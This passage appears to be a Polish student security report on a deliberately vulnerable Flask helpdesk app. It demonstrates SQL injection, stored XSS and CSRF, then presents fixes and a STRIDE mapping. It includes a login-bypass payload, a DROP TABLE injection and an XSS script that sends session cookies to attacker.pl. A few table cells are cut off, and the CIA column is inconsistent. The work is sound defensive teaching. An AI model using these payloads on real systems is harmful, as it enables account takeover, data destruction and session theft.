Zbudowane zapytanie	SELECT id, email, role FROM users WHERE email = " OR '1'='1'-- AND password = 'x'
Efekt	Warunek '1'='1' jest zawsze prawdziwy. Baza zwraca pierwszego usera (admin). Atakujący loguje się bez znajomości hasła.
Co idzie źle	Dane użytkownika są wklejane bezpośrednio do stringa SQL. Interpreter bazy traktuje payload jako część składową zapytania.

2.2 Luka nr 2 - SQL Injection przy tworzeniu zgłoszenia

Podatny fragment (app_insecure.py, linia ~94):

```
query = "INSERT INTO zgloszenia (...) VALUES ('" + tytul + "', '" + opis + "'...)"
```

Element	Opis
Payload w polu tytuł	test'); DROP TABLE zgloszenia;--
Zbudowane zapytanie	INSERT INTO zgloszenia (...) VALUES ('test'); DROP TABLE zgloszenia;--, ...)
Efekt	W bazach obsługujących stacked queries (MySQL, PostgreSQL) tabela zostaje usunięta. W SQLite cursor.execute() wywołanie powoduje błąd.
Co idzie źle	Brak separacji danych od instrukcji - treść zgłoszenia może być interpretowana jako polecenie SQL.

2.3 Luka nr 3 - Stored XSS w liście zgłoszeń

Podatny fragment szablonu ZGLOSZENIA_HTML:

```
{{ z[1]|safe }} {# |safe wylacza automatyczne escapowanie Jinja2 #}
```

Element	Opis
Typ XSS	Stored XSS (trwały - zapisany w bazie)
Payload w polu tytuł	<script>document.location="http://attacker.pl/steal?c="+document.cookie</script>
Efekt	Przeładowanie strony wykonuje JavaScript. Skrypt wysyła cookie sesji ofiary do serwera atakującego. Atakujący może przejąć kontrolę nad stroną.
Dlaczego Stored	Payload jest zapisany w bazie i wykonuje się za każdym razem gdy ofiara otwiera listę swoich zgłoszeń. Wstrzyknięcie kodu JavaScript.
Co idzie źle	safe w Jinja2 wylacza escapowanie HTML. Zamiast wyświetlić <script> jako tekst, przeglądarka traktuje go jako kod JavaScript.

2.4 Luka nr 4 - CSRF przy tworzeniu zgłoszenia

Podatny formularz (NOWE_ZGLOSZENIE_HTML w app_insecure.py) - brak tokenu CSRF:

```
<form method="post" action="/nowe_zgloszenie"> <input name="tytul" type="text"><br> <button type="submit">Wyslij</button> </form>
```

Element	Opis
Scenariusz ataku	Atakujący tworzy stronę malicious.pl z ukrytym formularzem POST do /nowe_zgloszenie. Ofiara odwiedza stronę pomocy i zostaje przekierowany na stronę atakującą.
Payload - strona atakująca	<form id="f" method="post" action="http://helpdesk.pl/nowe_zgloszenie"><input type="hidden" name="tytul" value="Atakuję was!"><input type="submit" value="Wyślij"></form>

Element	Opis
Efekt	Przebieg darka ofiary automatycznie wysyla POST z jej ciasteczkami sesji. Serwer nie odroznia zadania ofiary
Co idzie zle	Serwer akceptuje kazdy POST na /nowe_zgloszenie jesli nadawca ma wazna sesje. Brak tokenu uniemozliwia

3. Analiza z perspektywy pentestera

Po przejrzaniu kodu kilka kluczowych wnioskow:

Fragment kodu	Podatnosc	Mozliwy atak
login() - konkatencja SQL	SQL Injection	Ominięcie logowania bez hasła
nowe_zgloszenie() - konkatencja SQL	SQL Injection	Wstrzyknięcie DDL/DML, usuwanie danych
ZGLOSZENIA_HTML z safe	Stored XSS	Kradzież cookie/sesji, przejęcie konta
Brak tokenu CSRF w formularzu	CSRF	Zewnętrzna strona tworzy zgłoszenia w imieniu ofiary
Hasła plain text w bazie	Credential Exposure	Po wycieku bazy - wszystkie hasła jawne natychmiast
secret_key = 'helpdesk123'	Weak Secret	Możliwość podrobienia ciasteczka sesji
Brak rate limitingu	Brute Force	Automatyczne zgadywanie haseł

Najważniejszy wniosek: SQL Injection przy logowaniu to krytyczna luka pozwalająca pominąć uwierzytelnianie jednym payloadem ' OR '1'='1'--. XSS jest równie poważny bo zapis do bazy sprawia że każdy kto otworzy listę zgłoszeń jest atakowany. CSRF pozwala z kolei działać w imieniu ofiary z zewnętrznej strony bez jej wiedzy.

4. Poprawiona wersja rozwiązania

Koncowy prompt uzywany do wygenerowania bezpieczniejszej wersji:

```
"Popraw aplikacje Helpdesk. Wymagania: 1) wszystkie zapytania SQL musza uzywac parametrow (?) zamiast konkatencji, 2) hasla hashowane przez bcrypt, 3) szablony Jinja2 bez |safe - domyslne escapowanie HTML, 4) formularz nowego zgloszenia chroniony tokenem CSRF (losowy token w sesji), 5) walidacja pol wejscowych po stronie backendu (dlugosc, whitelist priorytetow), 6) rate limiting na endpointzie logowania, 7) wylogowanie przez POST zeby uniknac CSRF na /logout."
```

4.1 Poprawka SQL Injection - prepared statements

Przed (podatne):

```
query = "SELECT ... WHERE email = '" + email + "' AND password = '" + password + "'" cur.execute(query)
```

Po (bezpieczne):

```
# ? to placeholder - wartosc przekazana osobno jako krotek, nigdy nie wklejana do SQL user = db.execute( "SELECT id, email, password_hash, role FROM users WHERE email = ?", (email,), ).fetchone()
```

Dlaczego bezpieczniej: silnik bazy kompiluje zapytanie osobno od danych. Payload 'OR '1'='1'-- jest traktowany jako literalny string. Zasada: **separation of data/instruction, defense in depth**.

4.2 Poprawka XSS - output encoding

Przed (podatne):

```
{{ z[1]|safe }} {{ z[2]|safe }}
```

Po (bezpieczne):

```
{# Usunieto |safe - Jinja2 automatycznie zamienia < na &lt;, > na &gt; itd. #} {{ z["tytul"] }} {{ z["opis"] }}
```

Dlaczego bezpieczniej: Jinja2 domyslnie escapuje wszystkie zmienne. Payload <script>...</script> wyswietla sie jako tekst, nie wykonuje. Zasada: **output encoding**.

4.3 Poprawka CSRF - token w sesji

Przed (podatne - brak tokenu):

```
<form method="post" action="/nowe_zgloszenie"> <input name="tytul" ...> {# brak csrf_token - kazde POST zostanie przyjete #} </form>
```

Po (bezpieczne):

```
# Backend - generowanie tokenu przy GET csrf_token = os.urandom(32).hex() session["csrf_token"] = csrf_token # Backend - weryfikacja przy POST if request.form.get("csrf_token") != session.get("csrf_token"): return "Blad CSRF", 403 # Szablon - ukryte pole z tokenem <input type="hidden" name="csrf_token" value="{{ csrf_token }}">
```

Dlaczego bezpieczniej: token jest generowany losowo i przechowywany w sesji. Zewnetrzna strona nie moze go odczytac przez CORS, wiec sfałsowane zadanie zostanie odrzucone. Zasada: **defense in depth**.

4.4 Walidacja wejścia i whitelist

```
PRIORYTETY = {"niski", "sredni", "wysoki"} # whitelist if not tytul or not opis:  
error = "Tytul i opis sa wymagane." elif len(tytul) > 200: error = "Tytul jest za  
długi (max 200 znakow)." elif priorytet not in PRIORYTETY: # odrzucamy wszystko  
spoza listy error = "Nieprawidlowa wartosc priorytetu."
```

Walidacja po stronie backendu (nie tylko w HTML). Whitelist priorytetow zamiast blacklist - atakujący nie wstrzyknie nieoczekiwanej wartosci omijając walidacje HTML przez bezpośrednie zadanie HTTP. Zasada: **input validation**.

5. Powiązanie ze STRIDE

Ponizej przypisanie luk do kategorii STRIDE. Tabela rozszerza wcześniejsza analize z poprzednich zadan o nowe wiersze dotyczace Injection, XSS i CSRF.

STRIDE	Zagrożenie (nowe - zad.7)	Luka	CIA	Mechanizm obronny
S - Spoofing	Ominięcie logowania bez hasła	SQL Injection: ' OR '1'='1'--	Pośrednio Integralność	Prepared statements, bcrypt, rate limiting
T - Tampering	Modyfikacja/usunięcie danych	SQL Injection: stacked query DROP TABLE	Pośrednio Integralność	Weryfikacja zapytania, walidacja wejść
T - Tampering	Nieautoryzowane zgłoszenie	CSRF: falszowane zdanie wysłane przez użytkownika	Pośrednio Integralność	Token CSRF, SameSite=Strict cookie
I - Information Disclosure	Kradzież sesji użytkownika	Stored XSS: skrypt wstrzyknięty do bazy danych	Pośrednio Integralność	Osłona skryptów, HttpOnly
I - Information Disclosure	Odczyt danych z bazy	SQL Injection UNION-based: Poczta@poczta.pl	Pośrednio Integralność	Prepared statements, HTTPS, CSRF
E - Elevation of Privilege	Zalogowanie jako administrator	SQL Injection: payload zwraca pierwszego użytkownika	Pośrednio Integralność	Prepared statements, bcrypt, ACSS, nie backdoor

Podsumowanie: SQL Injection odpowiada kategoriom Spoofing (ominięcie logowania), Tampering (modyfikacja/usunięcie danych) i Information Disclosure (odczyt cudzych danych). XSS Stored wiąże się z Information Disclosure (kradzież sesji) i pośrednio Elevation of Privilege (przejęcie konta ofiary). CSRF odpowiada Tampering - zewnętrzna strona zmienia stan aplikacji w imieniu użytkownika bez jego zgody.